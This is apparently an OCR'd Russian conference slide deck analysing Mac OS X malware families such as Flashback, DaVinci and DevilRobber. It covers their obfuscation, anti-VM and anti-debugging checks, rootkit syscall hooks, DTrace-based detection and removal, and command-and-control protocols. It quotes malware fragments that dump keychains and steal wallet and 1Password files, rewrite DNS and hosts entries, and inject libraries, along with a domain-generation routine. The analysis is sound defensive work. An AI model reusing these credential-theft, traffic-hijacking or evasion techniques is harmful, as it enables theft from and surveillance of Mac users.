mov     ebp, [ebp-578h]
add     ebp, 30h        ; _main
jmp     ebp
```

### c) Использование UPX

| | | |
|---|---|---|
| до | 7/44 | 7bcdd1e241dd37d10ccbafddd066b31f |
| после | 1/44 | 19b710185a2e997c4f03710d83fe099b |

| | | |
|---|---|---|
| до | 37/44 | e88027e4bfc69b9d29caef6bae0238e8 |
| после | 0/44 | 2fe2d1ffc97efface1b521d5cb941979 |

эксперимент

a) Мусорный скрипт, программный код

```
#!/bin/sh
x=cat "$0" |wc -l|awk '{print
$1}';x=expr $x - 2;tail -$x "$0" |tr
...
```

```
55        push    ebp
89 E5     mov     ebp, esp
C9        leave
C3        retn
```

b) Шифрование строк

```
mov     [esp+10h], edx
mov     [esp+14h], eax
mov     dword ptr [esp+8], 735473FAh
mov     dword ptr [esp+0Ch], 0DC737201h
mov     dword ptr [esp+4], 0D18Fh
mov     [esp], ebx
call    $Decode
lea     edx, [ebp+var_28]
lea     eax, [ebp+var_2C]
mov     [esp+10h], edx
mov     [esp+14h], eax
mov     dword p
mov     dword p
mov     dword p
mov     [esp],
call    $Decode
```

```
loc_1D11:
xor     al, [edx+ecx]
mov     [ebx+edx], al
inc     edx
cmp     edx, 101h
jnz     short loc_1D05
```

```
mov     [esp+12Ch+var_124], 10h
lea     eax, (aNetwire - 0A0F5h)[ebx] ; "W;{Lá¦Ti"
mov     [esp+12Ch+var_128], eax
mov     [esp+12Ch+var_12C], esi
call    $Decode
mov     [esp+12Ch+var_124], 26h
lea     eax, (asc_108B4 - 0A0F5h)[ebx] ; "º^"
mov     [esp+12Ch+var_128], eax
mov     [esp+12Ch+var_12C], esi
call    $Decode
```

c) Привязка к железу (UUID)

```
IORegistryEntryFromPath(*kIOMasterPortDefault_ptr, "IOService:/");
 *kCFAllocatorDefault_ptr;
 __CFStringMakeConstantString("IOPlatformUUID");
 IORegistryEntryCreateCFProperty(v9, v11, v10, 0);
```

# 3. Самозашита

## 3.1. Упаковка

## 3.2. Обфускация

## 3.3. Нежелательный софт

## 3.4. Rootkit

Trojan.DnsChange/RSPlug

BackDoor.Flashback

BackDoor.Wirenet

Trojan.Merin/DevilRobber

## 3. Самозашита

3.1. Упаковка

3.2. Обфускация

**3.3. Нежелательный софт**

3.4. Rootkit

BackDoor.Muxler/Imuler

BackDoor.Flashback

BackDoor.DaVinci

### a) Список файлов или процессов

```
/Library/Little Snitch
/Developer/Applications/Xcode.app/Contents/MacOS/Xcode
/Applications/VirusBarrier X6.app
/Applications/iAntiVirus/iAntiVirus.app
/Applications/avast!.app
/Applications/ClamXav.app
/Applications/HTTPScoop.app
/Applications/Packet Peeper.app
...
DetectProcessByName("Wireshark")
```

### b) Обнаружение VMWare

```
mov     eax, 'VMXh'
mov     ebx, 3C6CF712h
mov     ecx, 0Ah
mov     edx, 'VX'
in      eax, dx
```

### c) Отключение XProtect


```
/System/Library/LaunchDaemons/com.apple.xprotectupdater.plist
/usr/libexec/XProtectUpdater
```

### d) AmIBeingDebugged

```
mib[0] = CTL_KERN;
mib[1] = KERN_PROC;
mib[2] = KERN_PROC_PID;
mib[3] = getpid();
sysctl(mib,sizeof(mib)/sizeof(*mib),&info,&size,0,0);
```

a) User-mode

```
Method Swizzling
(SMProcessController->filteredProcesses)
```





b) Kernel-mode


**1.sysent:**

```
…
getdirentries
getdirentries64
getdirentriesattr
write_nocancel
…
```

**2.allproc:**




**3.kmod,sLoadedKexts:**




# 3. Самозашита

3.1. Упаковка

3.2. Обфускация

3.3. Нежелательный софт

**3.4. Rootkit**

BackDoor.DaVinci

Trojan.Rubilyn

http://feedbeef.blogspot.com/

http://reverse.put.as/

http://ho.ax/

```
Terminal — bash — 70x42
Last login: Fri Nov 16 06:37:27 on ttys000
Sorokin-Ivans-Mac:~ lytic$ sw_vers
ProductName:    Mac OS X
ProductVersion: 10.6.8
BuildVersion:   10K549
Sorokin-Ivans-Mac:~ lytic$ sudo dtrace -s show_hook.d
Password:
dtrace: script 'show_hook.d' matched 1 probe
CPU     ID                    FUNCTION:NAME
  0      1                           :BEGIN
open                    0x2ee9b7 0x2ee9b7
getdirentries           0x2e823f 0x2e823f
getdirentries64         0x2e818f 0x2e818f
getdirentriesattr       0x2e73c9 0x2e73c9

^C

Sorokin-Ivans-Mac:~ lytic$
```

```
dtrace:::BEGIN
{
 table = (struct sysent *)(((uint64_t)&`nsysent) -
((uint64_t)sizeof(struct sysent) * `nsysent));

 printf("\nopen\t\t\t0x%p 0x%p\n",
  (long *)&`open, table[5].sy_call);

 printf("getdirentries\t\t0x%p 0x%p\n",
  (long *)&`getdirentries, table[196].sy_call);

 printf("getdirentries64\t\t0x%p 0x%p\n",
  (long *)&`getdirentries64, table[344].sy_call);

 printf("getdirentriesattr\t0x%p 0x%p\n",
  (long *)&`getdirentriesattr, table[222].sy_call);
}
```

# 3. Самозашита

## 3.1. Упаковка

## 3.2. Обфускация


## 3.3. Нежелательный софт

## 3.4. Rootkit

Эксперимент: использование DTrace для просмотра sysent

Чистая система

| | | |
|---|---|---|
| **Snow Leopard** | | |
| sysent | proc | kext |
| Lion | | |
| sysent | proc | kext |
| Mountain Lion | | |
| sysent | proc | kext |




# 3. Самозашита

3.1. Упаковка

3.2. Обфускация

3.3. Нежелательный софт

## 3.4. Rootkit

Эксперимент: использование DTrace для просмотра sysent

Процесс заражения

BackDoor.DaVinci.1

1b22e4324f4089a166aae691dff2e636

0x00057FEE

Ah56K->Ah57K

Terminal — bash — 70×42

```
Last login: Fri Nov 16 06:37:27 on ttys000
Sorokin-Ivans-Mac:~ lytic$ sw_vers
ProductName:    Mac OS X
ProductVersion: 10.6.8
BuildVersion:   10K549
Sorokin-Ivans-Mac:~ lytic$ sudo dtrace -s show_hook.d
Password:
dtrace: script 'show_hook.d' matched 1 probe
CPU     ID                    FUNCTION:NAME
  0      1                           :BEGIN
open                   0x2ee9b7 0x2ee9b7
getdirentries          0x2e823f 0x2e823f
getdirentries64        0x2e818f 0x2e818f
getdirentriesattr      0x2e73c9 0x2e73c9

^C

Sorokin-Ivans-Mac:~ lytic$ ./mac
Sorokin-Ivans-Mac:~ lytic$ sudo dtrace -s show_hook.d
dtrace: script 'show_hook.d' matched 1 probe
CPU     ID                    FUNCTION:NAME
  0      1                           :BEGIN
open                   0x2ee9b7 0x2ee9b7
getdirentries          0x2e823f 0x1c4b528c
getdirentries64        0x2e818f 0x1c4b5094
getdirentriesattr      0x2e73c9 0x1c4b5484

^C

Sorokin-Ivans-Mac:~ lytic$
```

# 3. Самозашита

3.1. Упаковка

3.2. Обфускация

3.3. Нежелательный софт

**3.4. Rootkit**

Эксперимент: использование DTrace для просмотра sysent

Результат заражения

| | | |
|---|---|---|
| **Snow Leopard** | | |
| sysent | proc | kext |
| Lion * | | |
| sysent | proc | kext |
| Mountain Lion ** | | |
| sysent | proc | kext |

* Необходимы дополнительные изменения в коде установщика и основного модуля бэкдора.
** Ошибка в функции _findSymbolInFatBinary64.

```
$ sudo dtrace -s /usr/bin/newproc.d
...
309 32b  ./mac
311 32b  /Users/lytic/Library/Preferences/
GARiiQ6c.app/2KExxk5s.ecH
...
333 64b  /sbin/kextload
/Users/lytic/Library/Preferences/GARiiQ6c.app
/Contents/Resources/6zvddOLP.h_k.kext
...
```

```
$ sudo kextunload
/Users/lytic/Library/Preferences/GARiiQ6c.app
/Contents/Resources/6zvddOLP.h_k.kext
(kernel) Kext com.apple.mdworker not found
for unload request.
Failed to unload com.apple.mdworker -
(libkern/kext) not found.
```

```
$ ls -al ~/Library/Preferences/G*
ls: /Users/lytic/Library/Preferences/G*:
No such file or directory
$ ls -al ~/Library/Preferences/GARiiQ6c.app
total 2776
...
$ sudo rm -rf
~/Library/Preferences/GARiiQ6c.app
```

# 3. Самозашита

3.1. Упаковка

3.2. Обфускация

3.3. Нежелательный софт

**3.4. Rootkit**

Эксперимент: использование DTrace для обнаружения скрытых процессов и файлов

Лечение

http://dtrace.org/blogs/

```
newproc.d
syscallbyproc.d
filebyproc.d
pathopens.d
opensnoop
...
```

# 4. Полезная нагрузка

## 4.1. Кража паролей

## 4.2. Перехват трафика

## 4.3. RAT, APT, …

Mac.Opener

Trojan.Merin/DevilRobber

BackDoor.Wirenet

…

a) Скрипты для сбора данных

```
#!/bin/bash
...
cp -R /Library/Keychains /.info/Library/
...
security dump-keychain -d > s_dump.txt
...
cat "$HOME/.bash_history" >> $D_FILE
...
... /.bash_history ...
.../Bitcoin/wallet.dat ...
.../1Password/1Password.agilekeychain ...
```

b) Программная реализация

Thunderbird, SeaMonkey, Firefox, Chrome, Chromium, Opera, Pidgin, …

```
switch ( StrToInt(v6) )
{
  case 1:
    v34 = GetMozillaProductPasswords(1);
    goto LABEL_62;
  case 4:
    v32 = GetGoogleChromePasswords();
    goto LABEL_59;
  case 5:
    v32 = GetChromiumPasswords();
```

## 4. Полезная нагрузка

4.1. Кража паролей

**4.2. Перехват трафика**

4.3. RAT, APT, …

Trojan.RSPlug/DnsChange

Trojan.Hosts

BackDoor.Flashback

…

### a) Подмена настроек


```
#!/bin/bash
...
/usr/sbin/scutil << EOF
open
d.init
d.add ServerAddresses * $s1 $s2
set State:/Network/Service/$PSID/DNS
...
```

```
#!/bin/sh
...
echo '91.224.160.26 google.com' | tee -a
/private/etc/hosts
...
```

### b) Перехват функций

```
DYLD_INSERT_LIBRARIES
~/Library/Preferences/Preferences.dylib
```

```
00022320 __interpose     segment para public '' use32
00022320                 assume cs:__interpose
00022320                 ;org 22320h
00022320                 assume es:nothing, ss:nothing, ds:no
00022320 off_22320       dd offset sub_FE7C      ; DATA XREF:
00022324                 dd offset __imp__CFReadStreamRead
00022328                 dd offset sub_FE73
0002232C                 dd offset __imp__CFWriteStreamWrite
00022330                 dd offset sub_FE6A
00022334                 dd offset __imp__recv$UNIX2003
00022338                 dd offset sub_FE61
0002233C                 dd offset __imp__send$UNIX2003
0002233C __interpose     ends
```




# 4. Полезная нагрузка

## 4.1. Кража паролей

## 4.2. Перехват трафика

## 4.3. RAT, APT, …

BackDoor.DaVinci

# 5. Коммуникация

## 5.1. Передача данных

## 5.2. Генерация имен

a) Использование FTP, IRC, ...

```
barney899@ftp.drivehq.com:
0x03171624_0x60ae9711_00000000.zip   18.11.12
0x6cea81c5_0x17ede460_0x1eab5346.zip 18.11.12
0x45c94f11_0x236608e2_0x0201a8c0.zip 18.11.12
```

b) Шифрование трафика

```
⊞ Internet Protocol Version 4, Src: 192.168.72.144 (192.168.72.144), Dst: 93.114.43.81 (93.114.43.81)
⊞ Transmission Control Protocol, Src Port: 49168 (49168), Dst Port: http (80), Seq: 1, Ack: 1, Len: 246
⊟ Hypertext Transfer Protocol
  ⊞ GET /counter/MDA3fDAwMDAwMDAwLTAwMDAtMTAwMC04MDAwLTAwMEMyOTdFRDU3Mnx4ODZfNjR8MTEuMC4w HTTP/1.1\r\n
    Host: adobesoftwareupdate.com\r\n
    User-Agent: preinstall (unknown version) CFNetwork/520.0.13 Darwin/11.0.0 (x86_64) (VMware7%2C1)\r\n
    Connection: close\r\n
    \r\n
```

```
BASE64(ZLIB(RC4(answ, MD5(UUID))))
```

c) Сессия соединения

```
data = BID + SHA1(username) + 'OSX\0\0\0\0\0\0\0\0\0\0\0\0\0'
post = AES128CBC(RND1 + RND2 + data + SHA1(data + CKEY), SIGN)
skey = SHA1(CKEY + AES128CBC(answ, SIGN) + RND1)
```

```
objc_msgSend(v44, "appendData:", v61);        // gConfAes
objc_msgSend(v44, "appendData:", v46);        // AES128CBC(answ, SIGN)
objc_msgSend(v44, "appendData:", v63);        // RND1
v23 = objc_msgSend("NSMutableData", "alloc");
v24 = objc_msgSend(v44, "sha1Hash");
*(_DWORD *)gSessionKey_ptr = objc_msgSend(v23, "initWithData:", v24);
```

Trojan.Merin/DevilRobber

BackDoor.Flashback

BackDoor.Lamadai

BackDoor.Wirenet

BackDoor.DaVinci

…

# 5. Коммуникация

## 5.1. Передача данных

## 5.2. Генерация имен

BackDoor.Flashback

a) Алгоритм генерации доменных имен

```
...,{11:3:amZucQ==},{12:3:eGxvZQ==},{13:3:cnBkdA==},{14:3:YWVmYg==},
{15:3:b2N1bg==},{16:3:ZHBsdQ==},{17:3:amVjdg==},{18:3:a2RzZA==},
{19:3:bmV3bA==},{20:3:aGNsYQ==},{21:3:ZHFkbw==},{22:3:a3hwZw==}...
```

19.11.2012

newljfnqxloe + org|.com|.co.uk|.cn|.in

```
...
day1 = day ^ (day << 16);
...
month1 = month ^ (month << 16);
...
year1 = year ^ (year << 16);
...
size = (((16 * (month1 & 0xF8) ^ ((month1 ^ 4 * month1) >> 25) ^ ((day1
^ (day1 << 13)) >> 19)) ^ ((year1 ^ (8 * year1)) >> 11)) & 3)+13;
...
```

19.11.2012

fljcmiialsxtsk + .com|.net|.info|.in|.kz

b) Валидация сервера

```
if ( SHA1(answ, size, hash) )
{
  if ( RSA_verify(RSA_FLAG_SIGN_VER, hash, 20, sign, siglen, RSA) )
  {
    v112 = *answ;
```

**OS X: About Gatekeeper**

http://support.apple.com/kb/HT5290

**About file quarantine in OS X**

http://support.apple.com/kb/HT3662

# XProtect.plist
# 19 ноября 2012

1) OSX.RSPlug.A
2) OSX.Iservice.A
3) OSX.Iservice.B
4) OSX.HellRTS
5) OSX.HellRTS
6) OSX.OpinionSpy
7) OSX.MacDefender.A
8) OSX.MacDefender.B
9) OSX.QHost.WB.A
10) OSX.Revir.A
11) OSX.FlashBack.A
12) OSX.DevilRobber.A
13) OSX.FlashBack.B
14) OSX.DevilRobber.B
15) OSX.FlashBack.C
16) OSX.FileSteal.i
17) OSX.Revir.ii
18) OSX.Mdropper.i
19) OSX.FkCodec.i
20) OSX.MaControl.i
21) OSX.Revir.iii
22) OSX.Revir.iv

спасибо